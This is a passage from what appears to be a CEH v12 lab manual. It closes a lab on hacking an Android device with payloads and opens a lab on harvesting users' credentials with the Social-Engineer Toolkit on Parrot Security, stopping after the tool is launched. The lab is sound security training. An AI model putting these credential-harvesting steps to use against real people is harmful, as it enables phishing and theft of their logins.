
38. In the applications section, long click on **MainActivity** application and click **App info**.



39. **App info** page appears, click **UNINSTALL** button to uninstall the application.



Note: If a pop-up appears, click **OK**.



40. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.


41. Close all open windows and document all the acquired information.

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

In this task, we will sniff user credentials on the Android platform using SET.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.






5. Type **setoolkit** and press **Enter** to launch the Social-Engineer Toolkit.

Note: If a **Do you agree to the terms of service?** question appears type **y** and 